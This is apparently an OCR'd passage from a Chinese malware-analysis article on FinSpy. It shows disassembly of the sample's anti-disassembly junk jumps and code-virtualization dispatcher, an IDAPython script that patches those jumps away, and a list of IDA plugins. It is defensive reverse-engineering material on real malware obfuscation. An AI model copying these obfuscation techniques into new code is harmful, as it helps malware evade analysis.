
当shellcode需要其它地方的代码和数据时会遇到问题(比如shellcode从文档中其它地方解密出真正的payload…)。

finspy




```
; ---------------------------------------------------------------------------

loc_401950:                             ; CODE XREF: .text:0040135D↑j
                                        ; .text:004013BA↑j ...
                jb      loc_401C27
                jnb     loc_401C27
; ---------------------------------------------------------------------------
                dd 0FCFB6AFEh
; ---------------------------------------------------------------------------

loc_401960:                             ; CODE XREF: .text:004019FE↓j
                                        ; .text:00401A04↓j
                mov     eax, [esp+0Ch]
                jz      near ptr loc_401DB5+1
                jnz     near ptr loc_401DB5+1
                js      short near ptr loc_401980+1
                                        ; CODE XREF: .text:loc_401F47↓j
                and     byte ptr [eax+0F000003h], 81h
                call    far ptr 2EF3h:0F9000003h

loc_401980:                             ; CODE XREF: .text:0040197D↑j
                                        ; .text:00401ED8↓j ...
                and     eax, 591850Fh
```

还原前



```python
def ev_ana_insn(self, insn):
        b1 = idaapi.get_byte(insn.ea)
        if b1 >= 0x70 and b1 <= 0x7F:
                d1 = idaapi.get_byte(insn.ea+1)
                b2 = idaapi.get_byte(insn.ea+2)
                d2 = idaapi.get_byte(insn.ea+3)
                if b2 == b1 ^ 0x01 and d1-2 == d2:
                        idaapi.put_byte(insn.ea, 0xEB)
                        idaapi.put_word(insn.ea+2, 0x9090)

        elif b1 == 0x0F:
                b1_1 = idaapi.get_byte(insn.ea+1)
                d1   = idaapi.get_long(insn.ea+2)
                b2   = idaapi.get_byte(insn.ea+6)
                b2_1 = idaapi.get_byte(insn.ea+7)
                d2   = idaapi.get_long(insn.ea+8)
                if b2 == 0x0F and b1_1 ^ 0x01 == b2_1 and d1-6 == d2:
                        idaapi.put_byte(insn.ea, 0xE9)
                        idaapi.put_long(insn.ea+1, d1+1)
                        idaapi.put_byte(insn.ea+5, 0x90)
                        idaapi.put_word(insn.ea+6, 0x9090)
                        idaapi.put_long(insn.ea+8, 0x90909090)

        return False
```

还原脚本




```
; ---------------------------------------------------------------------------

loc_401950:                             ; CODE XREF: .text:0040135D↑j
                                        ; .text:004013BA↑j ...
                jmp     loc_401C27
; ---------------------------------------------------------------------------
                db 7 dup(90h)
                dd 0FCFB6AFEh
; ---------------------------------------------------------------------------

loc_401960:                             ; CODE XREF: .text:004019FE↓j
                mov     eax, [esp+0Ch]
                jmp     loc_401DB6
; ---------------------------------------------------------------------------
                align 10h
                db 78h
; ---------------------------------------------------------------------------
```

还原后

finspy

虚拟机是根据内置的字节码解释执行的，会根据不同的字节码执行不同的HANDLE来完成解释执行操作。
ESET，微软，Rolf Rolles等机构和个人已经发布了相关详细的分析报告。



```
pop     eax
lea     eax, [eax-1A0h]
mov     [edi+4AEDE7D5h], eax ; MOV [EDI+6], EAX
                             ; MOV EAX, 403f0a
mov     word ptr [edi+4AEDE7D9h], 0E0FFh ; JMP EAX
mov     al, [ecx]            ; Load one byte from the opcode
mov     [edi+4AEDE7CFh], al ; Store the first byte
mov     eax, [ebx+2Ch]       ; Load the previous ESP
lea     edi, [edi+4AEDE7CFh] ; Deobfuscate EDI
push    dword ptr [eax] ; PUSH the previous EFLAGS
popf                         ; Load the flags
jmp     edi                  ; Go to the extracted code
endp                         ;
                             ; JMP    02 F8 B0 F9     <-- Placeholder
                             ; MOV EAX, VmJbDispatcher
                             ; JMP EAX
```


Generated code:

```
No prior disassembly possible
00a20090 eb02           jmp     00a20094
00a20092 f8             clc
00a20093 b0f9           mov     al,0F9h
00a20095 b86a3d3300     mov     eax,offset dropper+0x3d6a (00333d6a)
00a2009a ffe0           jmp     eax
00a2009c
00a2009d
```

```
00a2008f 68eb02f8b0     push    0B0F802EBh
00a20094 f9             stc
00a20095 b86a3d3300     mov     eax,offset dropper+0x3d6a (003
00a2009a ffe0           jmp     eax
00a2009c c3             ret
```

Jmp to VmJbDispatcher

加载OPCODE与解码



代码虚拟机执行流程图

其它一些有助分析的工具和脚本


IDA的插件很多，网络上也有一些介绍，但是有些并没有太大的作用。下面是我们在实践中使用并且认为对恶意代码分析确实非常有帮助的一些插件：

1. https://github.com/REhints/HexRaysCodeXplorer：自动代码重构和非常多的实用功能
2. https://github.com/keystone-engine/keypatch：方便修改二进制文件
3. https://github.com/vrtadmin/FIRST-plugin-ida：团队协作工具
4. https://bitbucket.org/daniel_plohmann/simplifire.idascope：MSDN文档离线快速查询
5. https://www.zynamics.com/bindiff.html：比较多个软件版本定位后门位置
6. https://github.com/alext/auto_re：自动重命名只有一个API调用或跳转到导入的API的函数
7. https://github.com/devttys0/ida：一些非常有用的IDA插件和脚本
8. https://github.com/bruce30262/TWindbg：在windbg中提供一个类似PEDA的界面

……

